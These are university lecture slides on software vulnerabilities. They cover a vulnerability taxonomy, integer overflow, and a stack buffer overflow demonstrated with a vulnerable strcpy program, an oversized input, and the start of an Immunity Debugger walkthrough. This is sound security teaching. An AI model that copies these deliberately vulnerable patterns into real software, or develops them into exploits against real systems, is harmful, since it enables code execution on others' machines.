- ▶ On Canvas, under Files > Exercises > ET2 files, there is an executable and its source code.
  - ▶ To be able to run the C++ example program, you may need to install the Visual C++ Redistributable for Visual Studio 2015.
  - ▶ <https://www.microsoft.com/en-us/download/details.aspx?id=48145>
- ▶ From the source code you see what the executable does.
- ▶ Use the tools you have seen today to find the same information.
- ▶ This can be done in several ways, try them out!

Questions?

# Software Vulnerabilités

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

# Contents of the course

Overview

Executables and processes

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

# Vulnerabilités

What types of software vulnerabilities exist?

How do attackers exploit them?

## Goal

To learn about different types of software vulnerabilities.

# Vulnerabilities in computer security

A vulnerability is a weakness that can be exploited by an attacker.

In computer security, we can distinguish between different classes of vulnerabilities:

- ▶ hardware
- ▶ software
- ▶ network
- ▶ personnel
- ▶ physical site
- ▶ organizational

# Vulnerabilities in software systems

We can distinguish between different categories of vulnerabilities:

**Design vulnerabilities** flaws in a software system's architecture and specifications

**Implementation vulnerabilities** low-level technical flaws in the actual construction of a software system

**Operational vulnerabilities** flaws that arise in deploying and configuring software in a particular environment

Course focus is on implementation bugs and design flaws, but let us take a brief look at operational vulnerabilities.

## Operational vulnerabilities

Operational vulnerabilities are flaws that arise in deploying and configuring software in a particular environment.

- ▶ Issues with configuration of the software.
- ▶ Issues with the environment the software runs in.
- ▶ Issues caused by automated and manual procedures that surround the system.
- ▶ Issues caused by attacks on the users, such as social engineering and theft.

# Social engineering

Social engineering is the practice of manipulating people into performing actions or divulging confidential information.

There are a wide variety of social engineering attacks, these are only a few:

**Phishing** sending fraudulent emails tricking people into sharing personal or financial information, opening malicious attachments or clicking on malicious links

**Spear phishing** a more customized and individualized form of phishing

**Tailgaiting** seeking entry to a restricted area by following a person who has access

**Pretexting** creating and using an invented scenario to gain access to information or manipulate the victim into performing an action

**Baiting** praying on people's curiosity or greed, by for example leaving malware-infected media in locations people will find them

See <https://www.social-engineer.org> for more on social engineering

# Agenda

This lecture and the next will focus on implementation vulnerabilities. In the [Securing software](#) lecture, we will look at some design principles for preventing design vulnerabilities.

- ▶ A taxonomy for software vulnerabilities
- ▶ Dangers of abstraction
- ▶ Integers
- ▶ Buffer overflows
- ▶ Input validation
- ▶ Type confusion
- ▶ Scripting languages
- ▶ Race conditions
- ▶ Defences

# Taxonomy

## A taxonomy for software vulnerabilities

Fortify's [A Taxonomy of Software Security Errors](#) tries to categorize different types of software implementation vulnerabilities into seven broad categories.

Other taxonomies exist, and while the one from Fortify is far from perfect, it serves as an illustration of the breadth and variety of software vulnerabilities.

# A taxonomy for software vulnerabilities

**Input validation and representation** - security problems resulting from trusting input. Caused by metacharacters, alternate encodings, numeric representations. Some examples include:

- ▶ Integer overflow
- ▶ Buffer overflow
- ▶ Command injection
- ▶ Cross-site scripting
- ▶ SQL injection

# A taxonomy for software vulnerabilities

**Input validation and representation** - security problems resulting from trusting input. Caused by metacharacters, alternate encodings, numeric representations. Some examples include:

- ▶ Integer overflow
- ▶ Buffer overflow
- ▶ Command injection
- ▶ Cross-site scripting
- ▶ SQL injection

**API abuse** - an API is a contract between a caller and a callee. Most common forms of API abuse are caused by caller failing to honor its end of the contract.

Examples:

- ▶ Use of dangerous functions
- ▶ Unchecked return values

## A taxonomy for software vulnerabilities

**Security features** - topics like authentication, confidentiality, cryptography and privilege management.

- ▶ Insecure randomness
- ▶ Missing access control
- ▶ Least privilege violation

# A taxonomy for software vulnerabilities

**Security features** - topics like authentication, confidentiality, cryptography and privilege management.

- ▶ Insecure randomness
- ▶ Missing access control
- ▶ Least privilege violation

**Time and state** - unexpected interactions between threads, processes, time and information.

- ▶ TOCTOU - time of check to time of use
- ▶ Deadlock
- ▶ Other race conditions

# A taxonomy for software vulnerabilities

**Security features** - topics like authentication, confidentiality, cryptography and privilege management.

- ▶ Insecure randomness
- ▶ Missing access control
- ▶ Least privilege violation

**Time and state** - unexpected interactions between threads, processes, time and information.

- ▶ TOCTOU - time of check to time of use
- ▶ Deadlock
- ▶ Other race conditions

**Errors** - flaws related to error handling.

- ▶ Overly-broad catch block
- ▶ Empty catch block

# A taxonomy for software vulnerabilities

**Code quality** - poor quality leads to unpredictable behavior.

- ▶ Double free
- ▶ Use after free
- ▶ Memory leak
- ▶ Undefined behavior

# A taxonomy for software vulnerabilities

**Code quality** - poor quality leads to unpredictable behavior.

- ▶ Double free
- ▶ Use after free
- ▶ Memory leak
- ▶ Undefined behavior

**Encapsulation** - drawing strong boundaries between components.

- ▶ Trust boundary violation
- ▶ Data leaking between users
- ▶ Leftover debug code

# Abstraction

## Preliminaries

When writing code, programmers use elementary concepts like character, variable, array, integer, data & program, address (resource locator), atomic transaction, ...

These concepts have abstract meanings.

For example, integers are an infinite set with operations 'add', 'multiply', 'less or equal', ...

To execute a program, we need concrete implementations of these concepts.

## Benefits of abstraction

Abstraction (hiding 'unnecessary' detail) is an extremely valuable method for understanding complex systems.

We don't have to know the inner details of a computer to be able to use it.

We can write software using high level languages and graphical methods.

Anthropomorphic images explain what computers do (send mail, sign document).

## Dangers of abstraction

Software security problems typically arise when concrete implementation and the abstract intuition diverge.

We will explore a few examples:

- ▶ Integer
- ▶ Variable (buffer overflows)
- ▶ Character and strings
- ▶ Address (location)
- ▶ Atomic transaction

# Integers

# Programming with integers

In mathematics integers form an infinite set.

On a computer systems, integers are represented in binary.

The representation of an integer is a binary string of fixed length (**precision**), so there is only a finite number of “integers”.

Programming languages: signed & unsigned integers, short & long (& long long) integers, ...

# Reference

## Numbers


Decimal	Binary	Hex
0	0000	0
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
10	1010	A
11	1011	B
12	1100	C
13	1101	D
14	1110	E
15	1111	F

## Bits, bytes, words and dwds


8 bits are 1 **byte**, 16 bits are 1 **word** and 32 bits are 1 **dword** (doubleword)



The **endianess** of the architecture defines how words and dwds are represented in memory. Consider the 32-bit integer 0xA0B0C0D:



Big endian



Little endian (such as x86)

## Two's complement

Signed integers are usually represented as 2's complement numbers.

Most significant bit (sign bit) indicates the sign of the integer:

- ▶ If sign bit is zero, the number is positive.
- ▶ If sign bit is one, the number is negative.

Positive numbers given in normal binary representation.

Negative numbers are represented as the binary number that when added to a positive number of the same magnitude equals zero.

## Code Example 1

What will happen here?

```
int i = 1;  
while (i > 0)  
{  
    i = i * 2;  
}
```

# Computing with integers

- ▶ Unsigned 8-bit integers

$$255 + 1 = 0$$

$$16 * 17 = 16$$

$$0 - 1 = 255$$

- ▶ Signed 8-bit integers

$$127 + 1 = -128 \quad -128 / -1 = -1$$

- ▶ In mathematics:  $a + b \geq a$  for  $b \geq 0$
- ▶ As you can see, such obvious “facts” are no longer true.

## Code Example 2

OS kernel system-call handler; checks string lengths to defend against buffer overflows.

```
char buf[128];
combine(char *s1, size_t len1,
        char *s2, size_t len2)
{
    if (len1 + len2 + 1 <= sizeof(buf)) {
        strncpy(buf, s1, len1);
        strncat(buf, s2, len2);
    }
}
```

## Code Example 2

OS kernel system-call handler; checks string lengths to defend against buffer overflows.

```
len1 < sizeof(buf)  
char buf[128];  
combine(char *s1, size_t len1,  
       char *s2, size_t len2)  
{  
    if (len1 + len2 + 1 <= sizeof(buf)) {  
        strncpy(buf, s1, len1);  
        strncat(buf, s2, len2);  
    }  
}
```

## Code Example 2

OS kernel system-call handler; checks string lengths to defend against buffer overflows.

```
char buf[128];  
combine(char *s1, size_t len1,  
       char *s2, size_t len2)  
{  
    if (len1 + len2 + 1 <= sizeof(buf)) {  
        strncpy(buf, s1, len1);  
        strncat(buf, s2, len2);  
    }  
}
```

The diagram illustrates the flow of control from the expression `len1 + len2 + 1` to the `if` condition. A grey arrow points from the expression to the `<=` operator. Another grey arrow points from the `len2` parameter to the `+ len2` part of the expression. A callout box labeled `len1 < sizeof(buf)` is positioned above the `if` condition. A callout box labeled `len2 = 0xFFFFFFFF` is positioned to the right of the `len2` parameter.

## Code Example 2

OS kernel system-call handler; checks string lengths to defend against buffer overflows.

```
char buf[128];
combine(char *s1, size_t len1,
        char *s2, size_t len2)
{
    if (len1 + len2 + 1 <= sizeof(buf)) {
        strncpy(buf, s1, len1);
        strncat(buf, s2, len2);
    }
}
```

len1 < sizeof(buf)

len2 = 0xFFFFFFFF

len2 + 1 =  $2^{32} - 1 + 1 = 0 \bmod 2^{32}$

## Code Example 2

OS kernel system-call handler; checks string lengths to defend against buffer overflows.

```
char buf[128];
combine(char *s1, size_t len1,
        char *s2, size_t len2)
{
    if (len1 + len2 + 1 <= sizeof(buf)) {
        strncpy(buf, s1, len1);
        strncat(buf, s2, len2);
    }
}
```

len1 < sizeof(buf)

len2 = 0xFFFFFFFF

len2 + 1 =  $2^{32} - 1 + 1 = 0 \bmod 2^{32}$


strncat will be executed

## Buffer overflows

# Memory configuration

**Stack** contains return address, local variables and function arguments; relatively easy to decide in advance where a particular buffer will be placed on the stack.

**Heap** contains dynamically allocated memory; more difficult but not impossible to decide in advance where a particular buffer will be placed on the heap.



## Variables

**Buffer:** concrete implementation of a variable.

If the value assigned to a variable exceeds the size of the allocated buffer, memory locations not allocated to this variable are overwritten.

If the memory location overwritten had been allocated to some other variable, the value of that other variable is changed.

Depending on circumstances, an attacker can change the value of a sensitive variable **A** by assigning a deliberately malformed value to some other variable **B**.

## Buffer overflows

Unintentional buffer overflows crash software, and have been a focus for reliability testing.

Intentional buffer overflows are a concern if an attacker can modify security relevant data.

Attractive targets are return addresses (specify the next piece of code to be executed) and security settings.

In languages like C or C++ the programmer allocates and de-allocates memory.

Type-safe languages like Java guarantee that memory management is 'error-free'.

## System stack

Function call: **stack frame** containing function arguments, return address, statically allocated buffers pushed on the stack.

When the call returns, execution continues at the return address specified.

Layout of stack frames is reasonably predictable.

CPU registers:


- ▶ EIP: extended instruction pointer
- ▶ ESP: extended stack pointer
- ▶ EBP: extended base pointer, aka frame pointer

## CDECL calling convention

In the CDECL calling convention the arguments are passed on the stack in right-to-left order, the function's return value is passed in the EAX register, and the calling functions cleans up the stack.

- ▶ The calling function:
  - ▶ pushes the arguments on the stack
  - ▶ pushes the return address on the stack (done by the call instruction)
  - ▶ sets EIP to the start of the called function (also done by the call instruction)
- ▶ The called function:
  - ▶ saves the calling function's stack frame pointer on the stack (push ebp)
  - ▶ sets its own stack frame pointer (mov ebp, esp)
  - ▶ assigns space for its local variables (often implicitly, just by using the stack)
  - ▶ executes whatever the function wants to do (maybe calling other functions itself)
  - ▶ restoring the calling function's stack frame pointer (pop ebp)
  - ▶ set EIP to the return address in the calling function (ret)
- ▶ The calling function:
  - ▶ cleans up the arguments on the stack (by adjusting the stack pointer)

# Stack frame



## An example

```
char *strcpy(char *dest, const char *src);
```


strcpy is a notoriously dangerous function.

The function copies the string pointed to by src, including the terminating null byte ('\0'), to the buffer pointed to by dest. It does not check if dest is large enough to hold the string.

# An example

foo.c:


```
void copyBuf (char *str) {  
    char buf[12];  
    strcpy(buf, str);  
}  
  
int main (int argc, char **argv) {  
    copyBuf(argv[1]);  
    return 0;  
}
```



# An example

foo.c:

```
void copyBuf (char *str) {  
    char buf[12];  
    strcpy(buf, str);  
}  
  
int main (int argc, char **argv) {  
    copyBuf(argv[1]);  
    return 0;  
}
```




Executing:

```
$ ./foo AAAAAAAAAA
```

# An example

foo.c:

```
void copyBuf (char *str) {  
    char buf[12];  
    strcpy(buf, str);  
}  
  
int main (int argc, char **argv) {  
    copyBuf(argv[1]);  
    return 0;  
}
```



Executing:

```
$ ./foo AAAAAAAAAAAAAAAAAAAAAAAA
```

# An example

foo.c:

```
void copyBuf (char *str) {  
    char buf[12];  
    strcpy(buf, str);  
}  
  
int main (int argc, char **argv) {  
    copyBuf(argv[1]);  
    return 0;  
}
```



BUFFER OVERFLOW!

Executing:

```
$ ./foo AAAAAAAAAAAAAAAAAAAAAA
```

# An example

Overwriting the return address means we control EIP when the function returns.

We can alter the program flow!

Why is this important?



# An example

Overwriting the return address means we control EIP when the function returns.

We can alter the program flow!

Why is this important?


Fill the array with commands and then redirect the program there!



# DEMO


# Demo: Immunity Debugger

Starting Immunity Debugger.



## Demo: Open dialog

Opening vuln.exe, with a.bin as argument. a.bin is a text file containing the string AAAAAAAA.



# Demo: Program entry point

The debugger breaks at the program entry point.

Immunity Debugger - - - - [CPU - main thread, module vuln]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

Registers (CPU)

ECX	01401411	vuln.<ModuleEntryPoint>
EDX	01401411	vuln.<ModuleEntryPoint>
EBX	000373000	
ESP	0019FF84	
EBP	0019FF94	
ESI	01401411	vuln.<ModuleEntryPoint>
EDI	01401411	vuln.<ModuleEntryPoint>
EIP	01401411	vuln.<ModuleEntryPoint>

Stack dump

C 0	ES	0002B	32bit	0xFFFFFFFF
P 1	CS	00023	32bit	0xFFFFFFFF
A 0	SS	0002B	32bit	0xFFFFFFFF
Z 1	DS	0002B	32bit	0xFFFFFFFF
S 0	FS	00053	32bit	376000<FFF>
I 0	GS	0002B	32bit	0xFFFFFFFF
D 0				
O 0	LastErr	ERROR_NOT_SUPPORTED	<00000032>	

Memory dump

Address	Hex dump	ASCII
0141D000	72 00 00 00 5B 45 52 52 4F 52 5D 20 63 6F 75 6C	r...[ERROR] coul
0141D001	64 20 6E 6F 74 20 6F 79 65 6E 20 25 73 00 00	d not open %s...
0141D002	49 6E 70 25 73 00 00 00 55 73 61 67	Input: %s...Usag
0141D003	65 3A 20 25 73 20 66 69 6C 65 00 FF FF FF FF	e: %s file..
0141D004	01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D005	01 00 00 00 B1 19 BF 44 47 69 6B 03 00 00 00	0...!DGikv
0141D006	FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00	
0141D070	20 05 23 19 00 00 00 00 00 00 00 00 00 00 00 00	46!.....
0141D080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D0A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D0B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D0C0	00 00 02 20 00 00 01 00 00 00 00 00 00 00 00 00	0.....
0141D0D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D0E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D0F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D100	02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D118	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D130	0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
0141D140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....

Analysing vuln: 512 heuristical procedures, 147 calls to known, 496 calls to guessed functions

Paused

# Demo: Setting breakpoint


Navigating to the call to strcpy and setting a breakpoint (F2).

The screenshot shows the Immunity Debugger interface with the following details:

- Registers:** Shows CPU registers (EAX-EIP) with values corresponding to the assembly code.
- Stack Dump:** Shows the current state of the stack, with the instruction at EIP being `CALL vuln strcpy`.
- Memory Dump:** Shows the memory dump starting at address 0x141D000, highlighting the string "coul" and the address 0x141D000.
- Registers pane:** Registers (EAX-EIP) with values corresponding to the assembly code.
- Stack pane:** Stack dump showing the current state of the stack, with the instruction at EIP being `CALL vuln strcpy`.
- Memory pane:** Memory dump showing the memory dump starting at address 0x141D000, highlighting the string "coul" and the address 0x141D000.
- Status bar:** Shows "Analysing vuln: 512 heuristical procedures, 147 calls to known, 496 calls to guessed functions" and "Paused".

